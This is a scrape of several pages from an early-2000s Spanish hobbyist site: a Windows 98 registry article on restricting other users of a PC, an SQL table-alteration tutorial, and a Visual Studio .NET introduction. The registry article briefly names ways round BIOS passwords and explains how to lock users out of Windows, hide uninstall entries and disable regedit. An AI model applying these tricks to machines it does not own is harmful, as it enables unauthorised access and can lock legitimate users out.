Shorcuts (atajos del teclado)	El teclado también existe, dale una oportunidad para que salga adelante, además es más rápido que el ratón para hacer la misma función.
Iconos de acceso direto	Aprende como crear, personalizar y organizar tus iconos de acceso directo.
CD autojecutable	Crea tus propios Cd autoejecutables de programas o aplicaciones.
Contraseñas	Por fin podrás quitar la pantalla de las contraseñas que tanto te molesta al arrancar el ordenador. O también podrás hacer que haya que introducir la contraseña obligatoriamente.
SFC	En este artículo se muestra como controlar todos los archivos que se instalan en las carpetas del sistema operativo.
Pantallazos azules	Si estás harto de tus pantallazos azules cámbialos de aspecto.

Total de visitas:
205540

RESTRICCIONES EN TU ORDENADOR

(Fernando Sandúa)

Este truco es el complemento del anterior “borrar tus huellas”, ya que ahora siendo tú el dueño del ordenador, o por lo menos su usuario principal, vas a ocultar determinadas características para que nadie pueda alterar tu configuración, queriendo o sin querer.

-Bloquear el acceso a tu ordenador:

Cuando no quieras que nadie entre a tu ordenador lo mejor que puedes hacer es poner una contraseña desde la “bios”, la mayoría de las bios modernas tiene 2 niveles de password, uno que es sólo para impedir entrar en la bios y así no se podrá modificar sus parámetros y el otro es para impedir arrancar el ordenador, ya que lo primero que te aparecerá es el cuadro para introducir la contraseña, no dando la oportunidad a entrar en ningún sistema operativo, obviamente sólo es para un nivel doméstico ya que hay 2 formas de pasar de esta contraseña, una es quitando la pila de la CMOS (donde se guarda la bios) durante un tiempo y la clave se perderá (tu hermano no lo puede hacer a hurtadillas porque te enterarías), la otra es con la clave universal que tienen todas la bios, pero la lista es larga y debe saberse con anterioridad el modelo y versión.

-Bloquear el acceso al sistema operativo:

También se puede poner clave de acceso al sistema operativo, pero te habrás dado cuenta que ponérsela a S.O. como el Windows 98 es tontería (todavía hay un grupo de ingenieros trabajando en algún hangar escondido del desierto de Nevada para poder entrar en Win98 sin saberse la contraseña de acceso), pero hay argucias que puedes hacer para que usuarios inexpertos no puedan iniciar Windows, como renombrar el archivo “win.com” que está en la carpeta “c:\windows” con un nombre que te inventes y que quede camuflado, como “net.com”; como se necesita ejecutar este archivo para iniciar el S.O. el proceso se detendrá y saldrás al MS-DOS dejando al inexperto sin poder entrar en Windows, tú para entrar sólo tendrías que teclear net.com desde el MS-DOS.

-Menú “Agregar o quitar programas”:

Cuando accedes desde el panel de control a “Agregar o quitar programas” te sale una lista con los programas que has instalado de forma “ortodoxa”, para que nadie desinstale aquello de lo que tienes especial interés que no ocurra, lo que puede hacer es que en la rama HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall borres la clave de aquel programa, te conviene más que eliminarla tal cual es que exportes esta clave y la guardes en un lugar seguro, por si un día la necesitas.

-Menú “Propiedades del sistema”

Es el menú que hay dentro del panel de control (puedes acceder a él con las teclas "win" + "pausa") y desde el cual se puede modificar el comportamiento del S.O. con tu hardware.
1. Para ocultar la pestaña de perfiles de hardware tienes que añadir en la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System un valor DWORD: NoConfigPage con el dato "1".
2. Para ocultar la pestaña de administrador de dispositivos crea en la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System un valor DWORD NoDevMgrPage con el dato "1".
3. Dentro de la pestaña de rendimiento para ocultar los botones de "sistema de archivos" crea en la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System un valor NoFileSysPage con el dato "1"
Y el de memoria virtual crear en la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System un valor DWORD NoVirtMemPage con el dato "1".

-Esconder unidades (drives):

Puedes esconder drives para que no aparezcan en el explorer y programas similares, por lo que no se podrá acceder a la unidad escondida, como la disquetera, un CD-ROM, etc. Para ello crea un valor binario "NoDrives" en la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer con uno de los datos hexadecimales siguientes (dependiendo que unidad quieras ocultar, pon sólo el número y sin teclear los espacios):
A = 01 00 00 00
B = 02 00 00 00
C = 04 00 00 00
D = 08 00 00 00
E = 10 00 00 00
F = 20 00 00 00
G = 40 00 00 00

H = 80 00 00 00
I = 00 01 00 00
J = 00 02 00 00
K = 00 04 00 00
L = 00 08 00 00
M = 00 10 00 00
N = 00 20 00 00
O = 00 40 00 00
P = 00 80 00 00
Q = 00 00 01 00
R = 00 00 02 00
S = 00 00 04 00
T = 00 00 08 00
U = 00 00 10 00
V = 00 00 20 00
W = 00 00 40 00
X = 00 00 80 00
Y = 00 00 00 01
Z = 00 00 00 02
Si quieres ocultar más de una unidad tendrás que sumar sus valores teniendo en cuenta que son cifras hexadecimales, es decir, si quieres ocultar la unidad C y D tendrás que poner 0B 00 00 00 y no 12 00 00 00.

-Otras restricciones:

De igual forma que hemos hecho antes conseguimos otras restricciones si ponemos el dato = "1" en los valores siguientes, dentro de la rama HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies.

1. Dentro de la subrama "Explorer" (si no existe la creas):
- DisableRegistryTools: inhabilitas el editor del registro "regedit .exe" y ya no se podrá usar más, ni decir tiene que sólo sería reversible creando un archivo .reg con el valor "DisableRegistryTools=0", será mejor que no lo deshabilites nunca.
- NoDesktop: desaparecen todos los iconos del escritorio.
- NoDrives: igual que en HKEY_CURRENT_USER...
- NoAddPrinter: inhabilita el icono "agregar impresoras", dentro de la ventana "impresoras" independientemente de como llegues a ella.
- NoDeletePrinter: inhabilita la función eliminar impresoras.
- NoClose: desaparece el menú "Apagar el sistema" del menú inicio y de "ctrl + alt + spr".
- NoRun: desaparece el menú "Ejecutar" del menú Inicio.
- NoSetFolders: desaparecen las carpetas del menú Inicio/Configuración.
- NoSetTaskbar: desaparece el menú de "Barra de tareas..." del menú Inicio/Configuración.

2. Dentro de la subrama "Network" (si no existe la creas):
- NoFileSharing: desaparece el botón "Compartir archivos e impresoras" del menú "Red".

3. Dentro de la subrama “WinOldApp” (si no existe la creas):
- NoRealMode: desaparece el comando “reiniciar en modo MS-DOS” del menú “Apagar el sistema”.

Se pueden conseguir de la misma manera otras restricciones si ponemos el dato = “1” en los valores siguientes, dentro de la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies.

1. Dentro de la subrama “Explorer” (si no existe la creas):
- NoActiveDesktop: desparece la pestaña “Web” dentro del menú “Propiedades de pantalla”.
- NoDriveTypeAutoRun: deshabilita el comando autorun del CD-ROM.
- NoNetHood: desaparece el icono de “Entorno de red”.
- NoFileMenu: desaparece el menú archivo del internet explorer.
- NoFavoritesMenu: desaparece la carpeta favoritos del menú inicio.
- NoRecentDocsHistory: no actualiza la carpeta “Documentos” recientes del menú inicio.
- NoRecentDocsMenu: desaparece la carpeta “Documentos” recientes del menú inicio.
- NoLogOff: desaparece el comando “Cerrar sesión como” del menú inicio.
- NoClose: igual que en HKEY_LOCAL_MACHINE...
- NoRun: igual que en HKEY_LOCAL_MACHINE...

2. Dentro de la subrama “System” (si no existe la creas):
- NoAdminPage: desaparece la pestaña “Acceso remoto”.
- NoDispCPL: se inhabilita el menú “Pantalla”, del panel de control.
- NoDispBackgroundPage: desaparece las pestaña de “Fondo” dentro del menú “Propiedades de pantalla”.
- NoDispScrSavPage: desaparece las pestaña de “Protector de pantalla” dentro del menú “Propiedades de pantalla”.
- NoDispAppearancePage: desaparece las pestaña de “Apariencia” dentro del menú “Propiedades de pantalla”.
- NoDispSettingsPage: desaparecen las pestañas de “Efectos”, “Web” y “Configuración” dentro del menú “Propiedades de pantalla”.
- NoSecCPL: se inhabilita el menú “Contraseñas” del panel de control.
- NoPwdPage: desaparece la pestaña de “Cambiar contraseñas” dentro del menú “Propiedades de contraseñas”.
- NoProfilePage: desaparece la pestaña de “Perfiles de usuario” dentro del menú “Propiedades de contraseñas”.

3. Dentro de la subrama “Network” (si no existe la creas):
- NoNetSetup: inhabilita el menú “Red” del panel de control.
- NoNetSetupIDPage: desaparece la pestaña “Identificación” del menú “Red”.
- NoNetSetupSecurityPage: desaparece la pestaña de “Control de acceso” del menú “Red”.

4. Dentro de la subrama “WinOldApp” (si no existe la creas):
- Disabled: inhabilita la consola de MS-DOS dentro de Windows

Volver al menú del registro

Total de visitas:

Inicio

Registro de Windows

Título	Descripción
Restricciones en tu ordenador	Pon trabas, para complicarle la vida, a la gente que usa tu ordenador a escondidas.
Borrar tus huellas	Bienvenido al magnífico y apasionante mundo de la paranoia.
El Explorer de Windows	Este truco no es para ti, ya que lo sabes todo acerca del explorer y ya no vas a aprender nada nuevo, o tal vez si...
Iconos del sistema	Papelera de reciclaje es un nombre feísimo, qué pasa si quiero cambiarla de nombre o eliminarla.
Menú inicio	Modifica el menú inicio para que no lo reconozca ni el mismo Bill, quitando unas carpetas de aquí y poniendo unas allí.
Programas residentes en memoria	Conoce todo los programas que tienes en memoria y como deshacerte de los que no sirven para nada.
Modificación y seguimiento del registro	Aprender a modificar el registro y descubre las variaciones que sufre cuando instalas una aplicación.
Copias de seguridad y restauración del registro	Manual rápido de pilotaje de helicópteros, bueno..., quizás hable de cómo hacer copias de seguridad del registro y cómo restaurarlas.
Tu registro y tú	Aprende qué es el registro de windows y cómo está estructurado

Alterar tablas existentes y crear relaciones

Título: Alterar tablas existentes y crear relaciones
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como modificar tablas existentes y como hacer relaciones entre tablas.
Fecha: [20/06/02]

En este artículo vamos a ver como podemos modificar una tabla ya existente. En primer lugar, vamos a borrar uno de los índices que tenemos en las tablas. En particular, vamos a borrar el índice que habíamos creado en el artículo anterior y que se llamaba índice:

ALTER TABLE Alumnos DROP CONSTRAINT Indice

Si mirar ahora en la ventana de los índice ya no existirá ninguno, si queda alguno, ya sabes como tienes que eliminarlo.

Ahora vamos a borrar un campo, en particular el campo edad, para ello escribimos la siguiente sentencia:

ALTER TABLE Alumnos DROP COLUMN Edad

y ¡zas! ya no está, pero ¡caspita!, ¡recórcholis!, si no la queríamos borrar, pues vamos a volver a crearla:


ALTER TABLE Alumnos ADD COLUMN Edad SHORT

Bueno, esto es muy sencillo como verás. Finalmente vamos a hacer lo que nos queda que es una relación entre dos tablas.

Las relaciones en definitivas son como “caminos” que nos van a permitir recoger datos a velocidad muy elevadas. Las relaciones que se utilizan en un 90% de las veces son las de 1 a infinito. ¿En qué consisten?, pues muy fácil, a un registro de una tabla le corresponden infinitos registros de otra tabla. Vamos a crear una relación entre nuestra tabla Alumnos con la tabla Notas utilizando para ello el campo IDAlumno:

ALTER TABLE Alumnos ADD CONSTRAINT Relacion FOREIGN KEY (IDAlumno) REFERENCES Notas (IDAlumno)

El resultado de esta consulta es una relación que gráficamente es la siguiente:



Para borrar esta relación, simplemente debemos indicar lo siguiente:

ALTER TABLE Alumnos DROP CONSTRAINT Relacion

Volver al menú del curso

Total de visitas:
205540

macro heavy

Madrid, 20 de de 2002

Ir a ...

Inicio

En este conjunto de artículos dedicados a SQL pretendo dar unas nociciones de como manejar el lenguaje SQL para explorar, y manipular bases de datos. Voy a utilizar el programa MicroSoft Access para poder ver el resultado de las consultas que iremos realizando. El curso lo vamos a dividir en consultas relacionadas con la creación de tablas, claves, etc., la introducción de datos en las tablas que hemos creado y posteriormente como manejar los datos que hemos utilizado. En caso de duda, o para cualquier aclaración, podeis mandar un correo a MacroHeavy y no dudaré en aceptar consejos o intentar constestar vuestras dudas.

Muchas gracias.

Título	Descripción
Alterar tablas existentes y crear relaciones	En este artículo se muestra como modificar tablas existentes y como hacer relaciones entre tablas.
Creación de índices	En este artículo se muestra como crear índices en las tablas de la base de datos.
Crear una tabla	En este artículo se muestra como crear una tabla con SQL, así como claves únicas y simples.

Total de visitas:

Madrid, 21 de Noviembre de 2002

Registro

Inicio

Curso de Programación Orientada a Objetos con Visual Basic

Este curso ha sido realizado por **Abel Martínez Gil**. Abel nació el 9 de mayo de 1969 en Cuba, es Arquitecto de profesión y tiene un amplio conocimiento en en temas de programación, tecnologías informáticas y redes. Actualmente trabaja en SEPSA: Servicios Especializados de Protección S. A., una corporación nacional dedicada a los servicios de protección física, sistemas de alarmas y monitoreo, seguridad personal ... En esta página se irán poniendo para poder bajarlas, sus lecciones sobre programación orientada a objetos. Para ponerte en contacto con él puedes mandar un email pinchando aquí.

Lección	Título	DownLoad
Lección 3	En esta lección se muestra un caso práctico de POO	
Lección 2	Segunda lección sobre la programación orientada a objetos con Visual Basic	
Lección 1	Fundamentos de la programación orientada a objetos	

<

Total de visitas:
205540

macrohelp

Ultima actualización: 7 de Agosto de 2003

Ir a ...

ARTÍCULOS

VB.Net
VBA Excel
Visual Basic
Java

Programación

Visual Basic .Net ¡Hola mundo! Avanzado ...

En este artículo vamos a ver como hacer nuestra primera aplicación con consola de Visual Basic .net para hacer algunos ejemplos de texto

VBA para Excel Formulario en Excel

En este artículo vamos a ver como podemos incorporar un formulario a nuestro libro de trabajo para que nos realice algunas operaciones matemáticas.

Trucos y registro Windows

Trucos de Windows Shorcuts (atajos del teclado)

El teclado también existe, dale una oportunidad para que salga adelante, además es más rápido que el ratón para hacer la misma función.

Registro de Windows Restricciones en tu ordenador

Pon trabas, para complicarle la vida, a la gente que usa tu ordenador a escondidas.

SQL

ASP
SQL
SQLServer

TRUCOS

Windows
Registro

CONTACTAR

e-Mail

LIBRO DE VISITAS

Firmar

Visual Basic 6.0
Informe en Word (2)

En este artículo se mejora la rutina del artículo anterior.

Java 2
Conexión a una base de datos con JDBC

En este artículo se muestra como conectarnos a una base de datos mediante el JDBC y como realizar una consulta de registros.

ASP
Como hacer un árbol con DHTML y ASP

En este artículo se muestra como utilizar las páginas dinámicas para construir un árbol de contenidos y como utilizar ASP para rellenar los niveles a partir de una base de datos

SQLServer/Transact-SQL

SQL
Alterar tablas existentes y crear relaciones

En este artículo se muestra como modificar tablas existentes y como hacer relaciones entre tablas.

Buscador

Google

Búsqueda Google

Curso de Programación Orientada a Objetos con Visual Basic

Curso en lecciones descargables ofrecido por **Abel Martínez Gil** perteneciente a la lista de Visual Basic de Yahoo.

MacroHeavy.com

Número de visitas:

SQLServer/Transact-SQL
Crear una base de datos

En este artículo se muestra como crear una base de datos con SQLServer, desde el administrador coorporativo y con el uso del lenguaje Transact-SQL.


Firma en nuestro Libro de Visitas

Si tienes un momento deja tus comentarios sobre MacroHeavy en nuestro libro de visitas.

Como empezar un proyecto con Visual Basic .Net


Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra las características principales del entorno de desarrollo de Visual Studio .Net
Fecha: [15/09/02]

Vamos a ir describiendo como comenzar nuestra primera aplicación con VB.Net. En primer lugar, aparece la siguiente pantalla:




Lo importante es que definamos todos los desplegables enmarcados en rojo de la siguiente manera que todos sean para Visual Basic. En el desplegable de la parte baja puedes seleccionar si quieres que aparezca este formulario en futuras ocasiones o no.


A continuación, una vez definido nuestro perfil, vamos a pulsar a la pestaña Get Started donde aparecerá:



En la que podemos ver las **Soluciones** anteriores que hay y si queremos empezar un nuevo proyecto. Una solución puede contener varios proyectos que es el equivalente al proyecto anterior de visual basic 6.0. Si pulsamos a nuevo proyecto, aparece la siguiente pantalla:




en la que podemos seleccionar el tipo de aplicación, el nombre y donde queremos que se guarde, muy en línea con la versión 6.0 (ya se que las comparaciones son odiosas, pero en este artículo compararemos algunas cosas entre la versión 6.0 y la .Net para que sea más fácil seguir las explicaciones). Y cuando demos a OK aparecerá la ventana típica de Visual Studio:



En la que aparece nuestro bien conocido formulario. A la derecha tenemos la ventana correspondiente al explorador de proyectos, denominada Solution Explores, y en una pestaña al lado de esta la ventana de las clases, esta ventana nos muestra las propiedades, eventos, ... de forma que es muy sencillo navegar por nuestro código, esto es muy similar para los que hayais programado con el Kawa de Java para explorar las clases y tal. Podemos insertar todos los elementos que están en la barra de herramientas de la izquierda de la pantalla y sin hacer referencia a ellos como ocurría en la versión 6.0. Además de los controles que tenemos se pueden añadir más poniendonos en la barra y pulsando al botón derecho en Customize Toolbox, de forma que aparece una pantalla tal que así:

En la que podemos seleccionar otros controles. Otra novedad importante es la posibilidad que estaba un poco escondida en VB 6.0 en la que podemos ver las bases de datos que tiene nuestro equipo, para ello debemos de seleccionar en el menu View – Server Explores si no te aparace a la izquierda de la pantalla. Por ejemplo en mi caso puedo ver las bases de datos que tengo en el Servidor de bases de datos SQLServer:




También se puede ver propiedades de nuestro sistema, ...

Otra cosa bastante buena es además del IntelliSense, la ayuda que nos ofrece este interprete:

como se puede observar mucho mejor que en el caso de la otra versión.

